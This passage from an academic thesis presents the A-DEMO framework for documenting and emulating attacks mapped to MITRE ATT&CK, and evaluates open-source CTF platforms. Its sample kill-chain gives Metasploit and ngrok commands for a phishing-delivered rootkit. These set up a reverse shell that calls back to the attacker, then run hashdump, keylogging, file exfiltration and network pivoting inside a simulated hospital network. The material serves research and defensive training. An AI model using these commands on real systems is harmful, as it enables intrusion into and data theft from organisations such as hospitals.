The complete documentation and emulation of realistic cyberattack scenarios, leveraging MITRE ATT&CK, was the focus of this study. ATT&CK Documentation Emulation & Mitigation Operations (A-DEMO) is proposed to enable adversary emulations and perform cyberattacks. A-DEMO is a framework that includes the comprehensive documentation of cyberattacks, with the aim of gathering all the required information for deploying adversary emulations, in a standardized format. The outcome of the proposed framework was to document the attack phases of existing cyberattacks, and then directly match them to the MITRE ATT&CK matrix (MITRE, 2021a). Analysts are invited to use the proposed framework steps, presented in Table 4.9, to document cyberattacks to enable replicability and to be able to use them to trigger adversary emulations. Furthermore, the MITRE, ATT&CK matrix, and the

mitigation actions proposed for each technique encountered were proposed by MITRE, ATT&CK matrix, providing the respective baseline of defensive countermeasures. The proposed framework for documenting real cyberattacks can significantly improve the way digital threats are documented, and thus enables researchers and security analysts to better understand and emulate new cyberattacks in test bed environments. As a proof-of-concept and demonstrator of the framework, an adversary emulation based on the r77 rootkit⁴² as a malware developed in a replicated digital environment. The r77 rootkit was analyzed and documented, according to the proposed framework.

4.4.1 ATTACK Documentation, Emulation and Mitigation Operations (A-DEMO)

The A-DEMO framework provides a structured methodology to describe the experimental setup and its requirements, listing adversary tactics, and the emulation phases of cyberattacks. In Table 4.9, where the steps proposed by a researcher or security analyst to follow to properly document and replicate an adversary emulation are listed. As presented in Table 4.9, A-DEMO first proposes the definition of the topology of the network to host the attack scenario, resulting in a comprehensive visual representation of the infrastructure to replicate.

4.4.2 A-Demo: Methodology Steps

The methodology steps include the description of system requirements, where hardware, software, and minimum network assets, which are necessary for replicating the attack, are listed, contributing to the identification of the technological stack for setting up the adversary emulation. A-DEMO proposes the diagnostic stage to identify certain vulnerabilities that may be exploited within the adversary emulation scenario. This step ensures the user's overall awareness regarding the weaknesses of the topology, and the usage of CVE is highly encouraged for uniformity. The fourth step of A-DEMO (Adversarial Techniques) proposes the detailed documentation of the adversary tactics and

⁴²<https://github.com/bytecode77/r77-rootkit>

Table 4.9: The A-DEMO framework

Framework Steps		Description
A-Demo Topology	I:	Depiction of network topology and digital assets which are involved in the attack scenario.
A-Demo System Requirements	II: Re-	The minimum requirements such as running services (e.g., mail-server, active directories, etc.), software components, operating systems, and other prerequisites that must be present in the scenario.
A-Demo III: Diagnostics	III: Di-	The minimum requirements such as running services (e.g., mail-server, active directories, etc.), software components, operating systems, and other prerequisites that must be present in the scenario.
A-Demo Adversarial and Mitigation Actions	IV:	The main technical breakdown of the attack scenario comprising adversarial techniques based on the MITRE ATT&CK. Potential mitigation actions corresponding to the ATT&CK techniques encountered.
A-Demo Sample Kill-Chain	IV: Kill-	The technical implementation steps required to successfully emulate adversarial techniques of the attack scenario (Not to be confused with Lockheed Martin's Cyber Kill Chain).

techniques employed within the scenario, according to the MITRE ATT&CK matrix. MITRE ATT&CK was selected instead of other frameworks such as Lockheed Martin Cyber Kill Chain, as it allows for a more detailed and analytical breakdown of adversarial techniques. For the sake of completeness, the documentation of Mitigation Actions, helping raise awareness and properly set up security controls against cyberattacks. The final step of A-DEMO (Sample Kill-Chain) comprises a detailed description of a technical implementation of the attack scenario in question. This is the most crucial step for ensuring the replicability of an adversary emulation, as the implementation steps, such as scripts and commands, are listed. It should be noted here that this step refers to a specific implementation perspective, and obviously different users may result in alternate approaches.

Executing a cyberattack scenario in a realistic convention is used to demonstrate and validate A-DEMO. The high-level story involves a naive healthcare worker downloading a malware, namely, a customized version of the r77 payload, by clicking a malicious link delivered via email. As the victim executes the malware, the rootkit is installed. The attacker succeeds in obtaining Command and Control (C&C) access over the victim's device and uses it as a medium for further malicious actions. The attack scenario was developed based on pre-existing routines, scripts, and complementary self-developed code to deploy all

phases of the kill-chain. A-DEMO was used to document the steps of the adversary. The following steps of the scenario provide brief documentation according to A-DEMO while the full experiment can be accessed online (Attacksim, 2021). **Methodology Step I: Topology.** The rootkit attack was hosted in a virtual environment replicating a regular healthcare system. The topology is presented in Figure 5.6 and consists of virtual machines that replicate the main services of the real network and regular employee workstations. The deployed services include a Laboratory Information System (LIS), a Healthcare Information System (HIS) along with their database systems, a DHCP/DNS server, and a firewall.




Figure 4.18: Topology of the replicated environment for deploying the attack execution

Methodology Step II: System Requirements. To replicate this attack in a generic test bed environment, the following are required:

1. An attacking machine hosting or sending the rootkit via email (SMTP capable utilities may be used). Namely, tools include the Social Engineering

Toolkit⁴³ or Metasploit⁴⁴ (Rapid7, 2021) provided by KALI Linux⁴⁵.

2. A properly configured mail server that resides within the network and enables the payment to be delivered to the client machines. The payment is sent through a download link instead of an e-mail attachment, Ngrok⁴⁶ can be used as a reverse proxy tool that allows the file to be served through a public IP without directly exposing the attacker's machine to the Internet.
3. A potential victim client machine running Windows10, with the latest security and virus definition updates. No special configuration is required. If the effects of attacker lateral movement are observed, an additional client machine with the same configuration may be used.

Methodology Step III: Diagnostics. This step considers possible vulnerabilities that may appear during red teaming or routine scanning. Although this is normally expanded to use cases pertaining to malware based on vulnerabilities, this is not the case in this demonstration. No vulnerabilities or out-of-date software are needed on the victim machine for this attack scenario, as initial access is obtained through user execution.

Methodology Step IV: Adversarial Techniques and Mitigation Actions. This step leverages MITRE Enterprise Matrix⁴⁷ to properly document both the “*Adversarial Techniques*” and “*Mitigation Actions*” stages of A-DEMO (Table 4.10), summarizes the adversarial tactics, techniques, and sub-techniques and the corresponding mitigation actions. Note that while attacker tactics encompass the full spectrum of goals of the malicious entities, individual use cases usually refer to a subset.

⁴³<https://github.com/trustedsec/social-engineer-toolkit>

⁴⁴<https://www.metasploit.com/>

⁴⁵<https://www.kali.org/>

⁴⁶<https://ngrok.com/>

⁴⁷<https://attack.mitre.org/>

Table 4.10: Techniques that have been used in the rootkit scenario along with corresponding mitigation actions

MITRE Tactics	Techniques Used in the Attack Scenario	Mitigation Actions
Reconnaissance	T1590.004, Gather Victim Network Information: Network Topology	M1056 - Pre-compromise
Resource Development	T1583: Acquire Infrastructure (T1583.006 Acquire Infrastructure: Web Services)	M1056 - Pre-compromise
Initial Access	T1566: Phishing (T1566.002: Spearphishing Link)	M1021 - Restrict Web-Based Content, M1054 - Software Configuration, M1017 - User Training
Execution	T1059: Command and Scripting Interpreter (T1059.001: PowerShell, T1059.003: Windows Command Shell); T1053: Scheduled Task/Job (T1053.002: At Windows); T1204: User Execution (T1204.002: Malicious File)	M1049 - Antivirus/Antimalware, M1045 - Code Signing, M1042 - Disable or Remove Feature or Program, M1038 - Execution Prevention, M1026 - Privileged Account Management, M1047 - Audit, M1028 - Operating System Configuration, M1026 - Privileged Account Management, M1018 - User Account Management, M1040 - Behavior Prevention on Endpoint
Persistence	T1037: Boot or Logon Initialization Scripts (T1037.003: Network Logon Script; T1053: Scheduled Task/Job)	M1022 - Restrict File and Directory Permissions, M1047 - Audit, M1028 - Operating System Configuration, M1026 - Privileged Account Management, M1018 - User Account Management
Privilege Escalation	T1548: Abuse Elevation Control Mechanism (T1548.002: Bypass User Account Control); T1053: Scheduled Task/Job (T1053.002: At Windows)	M1047 - Audit, M1026 - Privileged Account Management, M1051 - Update Software, M1052 - User Account Control, M1018 - User Account Management, M1028 - Operating System Configuration
Defense Evasion	T1548: Abuse Elevation Control Mechanism; T1027: Obfuscated Files or Information (T1027.001: Binary Padding; T1027.002: Software Packing); T1014: Rootkit	This type of attack technique is not easily mitigated with preventive controls, as it is based on the abuse of system features.
Credential Access	T1003 - OS Credential Dumping (T1003.004 - LSA Secrets); T1056 - Input Capture: Keylogging	M1027 - Password Policies, M1026 - Privileged Account Management, M1017 - User Training
Command and Control	T1102: Web Service (T1102.002: Bidirectional Communication)	M1031 - Network Intrusion Prevention, M1021 - Restrict Web-Based Content
Exfiltration	T1041: Exfiltration Over Command-and-Control Channel (C&C or C2)	M1057 - Data Loss Prevention, M1031 - Network Intrusion Prevention

Methodology Step V: Sample Kill-Chain. A sample kill-chain employs all the tactics described in the previous subsections. It provides a practical guide on how to carry out the attack following an ordered approach of the implementation phases of the adversary emulation scenario.

4.4.3 Details on the Execution of Methodology Step V: Sample Kill-Chain.

Step 1: Attacker setup. The attacking machine sets up a Ngrok proxy as a listener for the TCP connection Netcat⁴⁸ to initiate from the victim. Metasploit’s reverse_tcp payload was selected, while using the exploit/multi/handler stub as the exploit. The following command initiates Ngrok at port 9999. The Metasploit options for this exploit are also listed.

```
ngroktcp 9999
msf6 exploit(multi/handler) > options
```

Payload options (windows/x64/shell/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique
LHOST	127.0.0.1	yes	The listen IP
LPORT	9999	yes	The listen port

Exploit target: Id Name -- ---- 0 Wildcard Target

Step 2: Payload delivery. The payload is delivered to Workstation1. The file is downloaded from a web server whose URL has been delivered through email. The payload could have been delivered as an email attachment.

Step 3: Payload execution. The file dd2.bat is executed on the victim’s machine, with administrator privileges granted by the user. The attacker’s tunneled public IP address and port are parameters when input is requested. (x.tcp.ngrok.io in this case).

Step 4: Script cloning. The script copies Netcat’s executable in System32 and hides it by installing the r77 rootkit. A scheduled task to run Netcat on boot is created, executing the client and attempting to connect back to the

⁴⁸<https://nmap.org/ncat/>

attacker that is listening for incoming sessions. This will allow the listener to connect to the machine afterwards. The system is then restarted.

Step 5: NT Authority initates. Once NT Authority logs in on the next system boot, the reverse TCP handler on the attacker's side accepts the incoming connection, and a shell session is opened and running in the background (Ctrl + z).

Step 6: Meterpreter session. The objective is to elevate the shell session to a more robust Meterpreter session. This is usually fully automated in Metasploit using the -u flag. However, manual configuration of the appropriate module is required in this case because tunneling requires some additional parameters to be set.

```
sessions -u 1
post/multi/manage/shell_to_meterpreter
```

LHOST needs to be set as the IP of an interface on the actual attacking machine, and LPORT is the local port to which the Ngrok proxy is connected to. However, the fact that Ngrok already occupies said port prohibits the payload's handler from binding to it. Therefore, utilization of ReverseListenerBindPort is required, where XXXX can be any non-common port. In the following example, the final result of this configuration is presented. The session parameter needs to be pointing to an existing shell session's ID, established earlier. Running this payload opens a Meterpreter session under a new ID, allowing the shell session to be killed afterwards.

```
set ReverseListenerBindPort XXXX
msf6 post(multi/manage/shell_to_meterpreter) > options
```

```
Module option(post/multi/manage/shell_to_meterpreter):
```

Name	Current	Setting	Required	Description
----	-----	-----	----	-----
HANDLER	true		yes	Start a handler to Rec.
LHOST	192.168.7.136		no	IP that receives the conn
LPORT	9999		yes	Port for payload connect
SESSION	1		yes	The session that runs

Step 7: Command and Control. The attacker can now use the compromised machine to perform several post-exploitation techniques. For example,

the victim's subnet can be determined, and then an ARP scan can be performed, enumerating hosts within the critical infrastructure, by using the following:

```
use auxiliary/scanner/discovery/arp_sweep
```

User credentials may be obtained as cleartext or stored hashes, potentially granting adversary access to sensitive healthcare services such as Laboratory Information System (LIS) and Healthcare Information System (HIS). This is implemented through the following module:

```
run post/windows/gather/hashdump
```

The victim's filesystem can be browsed by using standard Linux filesystem navigation commands (ls, pwd, cd). Once a file of interest, such as healthcare medical records or hospital administrative data, it can be exfiltrated using the following:

```
download PATH_TO_FILE
```

Keylogging, which can reveal passwords or sensitive information, may be initiated and stopped as follows:

```
keyscan_start  
keyscan_dump
```

The compromised machine may also be used as a pivot for further network scanning. Metasploit's internal routing table and a SOCKS proxy are utilized:

```
run post/multi/manage/autoroute  
run auxiliary/server/socks_proxy VERSION=4a SRVPORT=9050 SRVHOST=0.0.0.0  
background
```

Once established, a command prefaced with Proxychains⁴⁹ will be sent through SRVPORT and then routed through the established session, provided the target network matches the rule that was set:

```
proxychains nmap -O -T4 -F -A TARGET_NETWORK_CIDR
```

The results of the above scan may be redirected to an output file and processed

⁴⁹<http://proxychains.sourceforge.net/>

by Zenmap⁵⁰ the GUI version of Nmap to obtain a visual representation of the network topology (Figure 4.19). The adversary gains possession of a network mapping containing critical services and infrastructure of the healthcare network and can proceed to further exploitation.




Figure 4.19: Enumerated assets of the Live Healthcare Environment (ESXI Replicated)

In this preliminary analysis, the A-DEMO framework was successfully established. A-DEMO proposes the specific methodological steps to document and replicate adversary emulations. The r77 rootkit attack scenario was successfully implemented within a replicated healthcare system as a proof-of-concept.

4.5 Discussion

In this chapter, the deployment, integration, and technical details of maintaining a cybersecurity learning environment were analyzed. More specifically, the research focuses on integrating CTF challenges together with Cyber Ranges and deploying the additional software that relate to defensive operations. In this regard, virtualization technologies and approaches were investigated to reduce the requirements of system resources. In addition, the importance of the cybersecurity learning environment was highlighted in the presentation of tasks related to the collection of logs and the analysis of security events to mitigate and detect cyberattacks. Finally, research on adversary emulations and

⁵⁰<https://nmap.org/zenmap/>

the possibility of performing cyberattacks and simulated cyber threats within the replicated digital environment was conducted. This chapter offers results with various implementations, deployments, and results of the aforementioned research challenges.

4.5.1 Cyber Ranges and CTF Challenges: Integration of Digital Twins

The investigation on the learning impact of CTF challenges and Cyber Ranges continued with the experiment conducted on Ionian University and the University of Regensburg. There, the ARCS model and the design methodology were again evaluated in a different context. Addressing ***RQ6: At what level can integration be used to deploy Cyber Ranges and the relevant software stack?***, the study and experiment demonstrated how Cyber Ranges can be used to train security analysts in SOC. The related information is presented in Section 4.1. More specifically, Cyber Ranges are justified as a suitable approach for the acquisition of general knowledge about SIEM as well as for specific training on how to create SIEM rules. The Cyber Range was based on the simulation component of a digital twin of an industrial filling plant. This ensures that the integration of CTF challenges, Cyber Ranges, digital twins and the use of a SIEM for analysts to be trained on the basis of a realistic scenario is possible.

To show the increase in knowledge and the perceived learning experience, the concept is implemented and evaluated in an international study. To the best of the authors' knowledge, this was the first Cyber Range to utilize the potential of a digital twin, specifically targeting the training of SOC analysts. Like any other research effort, the experiment contained limitations. However, the focus was on the evaluation that compares the Cyber Range with other concepts. In summary, this work provided a new approach to train SOC analysts. By proposing security training, it can address the current problem of the growing demand for security analysts personnel, which will continue to grow. Furthermore, the attack detection training of SOC analysts was only one of many possible applications of the presented cyber range. In terms of relevance and acceptance of the method, the results indicate that the proposed method

could be applied to other courses as well, but specific customization is required. More specifically, most of the participants indicated a positive attitude towards using this method in other IT topics as well as an official assessment method.

4.5.2 Automated and On-Demand Cybersecurity Certification

Section 4.2 addresses the Research Question ***RQ7: What kind of software stack is required to address security policies from a technical perspective within simulated digital environments?***. In Chapter 4 the deployment approaches are investigated and therefore it was considered important to proceed with the research on the SOC analysts and defensive operations that should be maintained within cybersecurity learning environments. To answer the question, the software stack that is important to be deployed involves software components such as an SIEM, an IDS, and software tools to conduct vulnerability and security configuration assessments. Furthermore, it is considered important to enable log and event collection and to provide learning tasks regarding the analysis of the above. The software described above will address the requirement for trainees to engage in security policies from a technical perspective.

4.5.3 PocketCTF: A Fully Featured Approach to Host Attack and Defense Cybersecurity Exercises

Sections 4.1 and 4.2 ended with a software stack that is large enough and demanding in terms of system resources. Not only that, but every student should have an isolated virtual host with all the required software (e.g., KALI Linux, Metasploit, etc.). In Section 4.3, PocketCTF was presented as a flexible and portable approach for cybersecurity educators to create and manage virtual labs, both for offensive and defensive security training. Section 4.3 addresses the question ***RQ8: How to reduce the performance overhead required by cybersecurity learning environments, improving scalability and portability?*** PocketCTF can host and manage a wide variety of ready-to-use security tools, reducing the total effort needed to deploy the exercises.

PocketCTF is focused on portability and easy-deployment and introduces a way to include all the important software packages for hands-on labs inside a single virtual machine, while vulnerable services are deployed as Docker containers along with the victim and attack hosts.

The potential benefits of using containerization instead of virtualization technologies to deploy virtual labs were presented in Section 4.3 of using containerization. Various features of containerization and virtualization were reviewed by analyzing the benefits of each approach. The findings indicate that deploying the required services in LXC and Docker containers will significantly decrease the total overhead. The deployment of PocketCTF confirms that the total overhead is reduced by using containers instead of virtual machines and that total management is easier to create and deploy hands-on cybersecurity labs. The necessary services for intrusion detection, SIEM, and the CTF platform are automatically deployed or replicated and require less effort and system resources than other approaches.

To apply the aforementioned methods and developments to academic environments, it is important to clarify the learning goals by design. More specifically, the selected CTF challenges must be aligned to address the skillset of the participants. Using, for example, the (NICE) Cybersecurity Workforce Framework provided by NIST, the CTF challenges could be aligned to a fundamental reference for the workforce to meet cybersecurity needs accordingly. These attributes are investigated in Chapter 5.

4.5.4 ATT&CK Documentation, Emulation and Mitigation Operations

Following the deployment from PocketCTF it was considered important to proceed to create adversary behavior that establishes sufficient security events for trainees to engage with (Section 4.4). The research answers the question ***RQ9: Can a method be used to simulate cyberattacks to trigger security events and provide security logs within the deployment?*** A-DEMO proposes specific methodological steps to document and replicate adversary emulations. As a proof-of-concept, the r77 rootkit attack scenario was successfully implemented within a replicated healthcare system. The complete doc-

umentation includes all the details on replicating the attack scenario. Future milestones of this research include (i) the validation of A-DEMO by designing and deploying more attack scenarios, (ii) the implementation of a software component that reproduces automated adversary emulation scenarios, and (iii) further design and emulation of adversary scenarios that contribute to the assessment and protection of critical network infrastructures without disclosing sensitive organizational information. Finally, more results are to be provided that validate the proposed framework and methodology by distributing the results to third parties to test its efficacy and robustness. The rootkit allows for C&C, illicit user monitoring and data exfiltration, establishing the foundations for further malicious actions, such as unauthorized access to sensitive medical systems, data deletion, integration violation, and denial of service that can be fatal for a critical healthcare institution.

Chapter 5

Analysis and Evaluation

In the previous chapters, the need to align the learning outcomes to CTF challenges, Cyber Ranges was highlighted. This chapter regards the evaluation and methodological approaches to evaluate and extract CTF platforms, Cyber Ranges, and CTF challenges.

5.1 Open Source Capture the Flag Platforms as Cybersecurity e-Learning Tools

As mentioned before, gamification and GBL could be very beneficial. However, it was identified that the scope can only be on fundamental learning topics. As a result, it is important to identify the learning impact of gamification and to identify whether it can be beneficial. Focusing on gamification, the fun elements that come from computer games were combined with the learning process enhanced by the relevant game elements. As a next step, four popular open-source CTF platforms were considered as possible learning platforms to analyze the gamification elements maintained by CTF challenges. More specifically, the research regards four open-source CTF platforms analyzed as tools and software components that can enable gamification elements. More specifically, four popular open-source CTF platforms, regarding their use for learning purposes. The selection included the following: (i) FBCTF¹, (ii) CTFd², (iii)

¹<https://github.com/facebook/fbctf>

²<https://github.com/CTFd/CTFd>

Mellivora³ and (iv) Root The Box⁴. The evaluation considers a user-centered design process by demonstrating the platforms to students, in order to collect descriptive insights regarding the features of each platform. CTF platforms vary in multiple aspects, such as design, complexity, capabilities, graphics, and the technologies used. The selected CTF platforms are open-source and can be deployed directly for individual purposes without cost.

FBCTF. Facebook CTF (FBCTF) was developed by Facebook security engineers, to provide an easy way to organize CTF competitions. The platform is distinguished by its ease of installation, the ability to host King of The Hill style competitions, its rich graphics in the form of a world map that acts as a gamification, and finally, multilingual features.

CTFd. CTFd was developed for the needs of Cybersecurity Awareness Worldwide (CSAW⁵). The ease of setup, and the customization options in combination with its rich features make it particularly attractive to CTF organizers. The platform focuses on extensibility and provides descriptive information related to scoreboards, reporting, and collected statistics.

Mellivora. Mellivora is a CTF platform developed in the PHP programming language and may not be as popular as the other platforms; however, its simplicity makes it a particularly attractive choice for CTF contest organizers.

Root The Box. Root The Box focuses primarily on presenting the challenges as a 'individual virtual box', which means that each challenge includes minor steps to complete the main challenge. The reward system is more complex than other reward systems and uses virtual credits that participants may use to get additional capabilities.

To this extent, it is important to mention CTF platforms that include both CTF challenges and management tools for maintaining events and for individual training., such as Hack the Box⁶, CTF365⁷ and Shelter Labs⁸ among others. Each of the above platforms can be used to host a CTF event; however, the premium account requires an account, including an extra cost. Finally, CTF365 is a fully commercial product with a 30-day free trial, a capability which was

³<https://github.com/Nakiامي/mellivora>

⁴<https://github.com/moloch--/RootTheBox/>

⁵<https://csaw.engineering.nyu.edu>

⁶<https://www.hackthebox.eu>

⁷<https://ctf365.com>

⁸<https://shellterlabs.com>

revoked for the moment. Most of the challenges presented by such platforms tend to be restricted to cybersecurity, offering no other teaching context, and mainly suitable for experienced users. On the contrary, there are open-source CTF platforms which can be used to present educational context and create a digital learning environment.

5.1.1 Methodology

The evaluation criteria used to identify the key components were retrieved from the Systems and Software Quality Requirements and Evaluation (SQuaRE) and ISO/IEC 25010:2011 (Ahmad, Hussain, & Baharom, 2018). Additional evaluation criteria were considered regarding the educational perspective by using a rubric that evaluates the e-learning tools in higher education (Kucek & Leitner, 2020; Martínez-Torres et al., 2008). The selected criteria reflect various attributes which are affected from the platforms' features. Evaluation rubrics related to higher education are also presented elsewhere (J. A. Khan, Rehman, Khan, Khan, & Rashid, 2015). Towards this direction this research does not focus on strictly technical attributes of platforms, and, therefore, additional evaluation attributes were added as rubric categories that represent not only the perspectives of instructors, but also the perspectives of trainees (J. A. Khan et al., 2015).

For this study, the CTF platforms were deployed and were analyzed to extract their features (Figure 5.1). In the course of deployment, five demo challenges were successfully added to each of the platforms, including 5 to 12 subtasks. After extracting the evaluation criteria, an experimental study was performed using one-on-one interviews with undergraduate students from the Department of Informatics of Corfu, Greece.

An open request for participation was distributed to students of academic courses in information security to provide their perspective on each CTF platform; A total of 9 participants surveyed and asked to give us feedback on each CTF platform. The interviews were conducted physically and remotely using audio and screen recording, each of which was approximately one hour in duration. The key components of each of the selected CTF hosting platforms have been identified and matched with the evaluation criteria (Martínez-Torres et al., 2008) and the evaluation rubric for each platform. Since some features and




Figure 5.1: Methodology steps.

attributes cannot be recognized as strengths or weaknesses, they are included in the comments of each platform.

Evaluation Criterion 01 – Functionality. This evaluation criterion is associated with the degree to which the operation and processes of the tool make it possible or easier to use the platform as a learning environment. Such attributes include visualization, ease of use, sufficient documentation, and hypermedia-bility (Table 5.1).

Table 5.1: Evaluation of Functionality.

Functionality	FBCTF	CTFd	Mellivora	Root The Box
EoU - Admin	++++ Complex	++++++ Minimal	++++ Minimal	++++++ Functional
EoU - Participants	+++ Rich Graphics	++++++ Clean and Func-tional	++++ Minimal	++++++ Rich and Func-tional
Documentation	++++ Gitpage (Ex-tensive Docu-mentation)	++++++ Read the Docs	+++ Gitpage (More information could be in-cluded)	+++ Gitpage (Moder-ate content)
Hypermediality	+++ Size Limit (2MB by de-fault)	+++++ No Size Limit	+++ Size Limit (2MB by de-fault)	++ Embedded Media, not supporting uploading of files
Multi-Rank	No	No	Yes	No
Visualization	++++++ Map and Scoreboard	+++ Scoreboard, Chal-lenge Categories, Themes	++ Challenge Cat-egories	+++++ Challenge Cate-gories, Themes

Visualization includes all the immersive elements that provide visualized information, including scoreboards, scenario paths, or challenge categories among others. The Ease of Use (EoU) was evaluated for both administrators and par-

ticipants. Regarding the Ease of Use, Root The Box includes a lot of complex elements, which in some cases might be difficult to use and to become familiar with.

A key advantage of FBCTF include rich graphics and the interactive environment. In terms of documentation, FBCTF holds sufficient information while CTFd maintained the easiest deployment. Minor issues were identified on Mellivora on setting up the localhost while the documentation did not provide extensively the related instructions. Root The Box was also easy to deploy using the documentation. In general, CTFd provides the most extensive documentation to develop additional plugins and themes and extend the platform capabilities. Hypermediability encompasses the ability to upload hypermedia, such as images, videos, and other documents, within the platform. All platforms except Root The Box included the support for uploading files.

Evaluation Criterion 02 – Extensibility. Extensibility is about the ease of use, which is affected from features such as support for extra plugins and themes, among others. CTFd plugins and themes already exist, while Root The Box has some extra themes (Table 5.2).

Table 5.2: Evaluation of Extensibility.

Extensibility	FBCTF	CTFd	Mellivora	Root The Box
Extensions	++ No Themes and Plugins	++++ Plugins and Cen- tral Themes. Python	+++ No Plugins and Themes. PHP	+++++ Front-end Themes
Customization	+++ Relatively Complex	++++ Clean and Minimal	+++ Poor Graphics, Minimal	+++++ Rich and Functional
Multilingual	++++	+++	++	+++++

CTFd maintains significant advantages regarding customization options, providing also an easy way for theme customization using an internal CSS editor. Further extension include various plugins such as a world map and a plugin to include multiple-choice questions for the participants. Most of the CTF platforms are customizable and open-source; however, CTFd maintains the easiest way for maintaining any customizations and has already published themes and plugins⁹. Root The Box maintains some custom themes and seems extendable

⁹<https://github.com/CTFd/plugins>

by maintaining a lot of extra features; for example, it maintains the option to host bonus challenges, inviting the participants to unlock them using virtual credits.

Evaluation Criterion 03 – Teaching Presence. This evaluation criterion is very important to this approach towards using CTF platforms in a classroom and includes features that can be used to improve the learning environment.

Table 5.3: Evaluation of Teaching Presence.

Teaching Presence	FBCTF	CTFd	Mellivora	Root The Box
Facilitation	+++ Interactive announce- ment boxes	+++++ Popup mes- sages. An- nouncement page	+++ No Popup mes- sages. Announce- ments on home- page	++++ Popup messages and announcements on homepage
Personalization	+++ Minor user personaliza- tion	++++ Extra pages and main themes	+++ BBCode and ex- tra pages	++++ No main theme, fo- cused on the client's view
Statistics	+++ Logs, score- board	+++++ Logs, Pie Charts, Score- board	++ Scoreboard	++++ Logs, Pie charts, Scoreboard
Readability	++ Not clear for large text	+++++ Clean and Readable	+++ Clean, readable but poor visual elements	++++ Rich but complex for beginners
Filters	++++ Team names and user- names	+++ Team names, awards, fails, missing flags	++ Usernames, team names and Emails	++++ Usernames, Team names, Emails
Rewards	+++ Team Score- board	+++++ Team Score- board, Badges/Awards	++ Team Score- board, without timeline	+++++ Team Scoreboard, MVP scoreboard for each participant, Bonus Features
Hidden Content	++ No subchal- lenges, No prerequisites	+++++ Sub- challenges, Prerequisites, Hidden chal- lenges	++++ Sub-challenges, Prerequisites Sub-challenges, Prerequisites	+++++

In particular, this category of criteria includes options that improve learning processes and facilitate better facilitator management. For example, CTFd includes the ability to create and maintain additional pages within the plat-

form with HTML and rich context (Table 5.3). Additional and extra hidden challenges could be important for students' engagement and for facilitators to gradually present educational context.

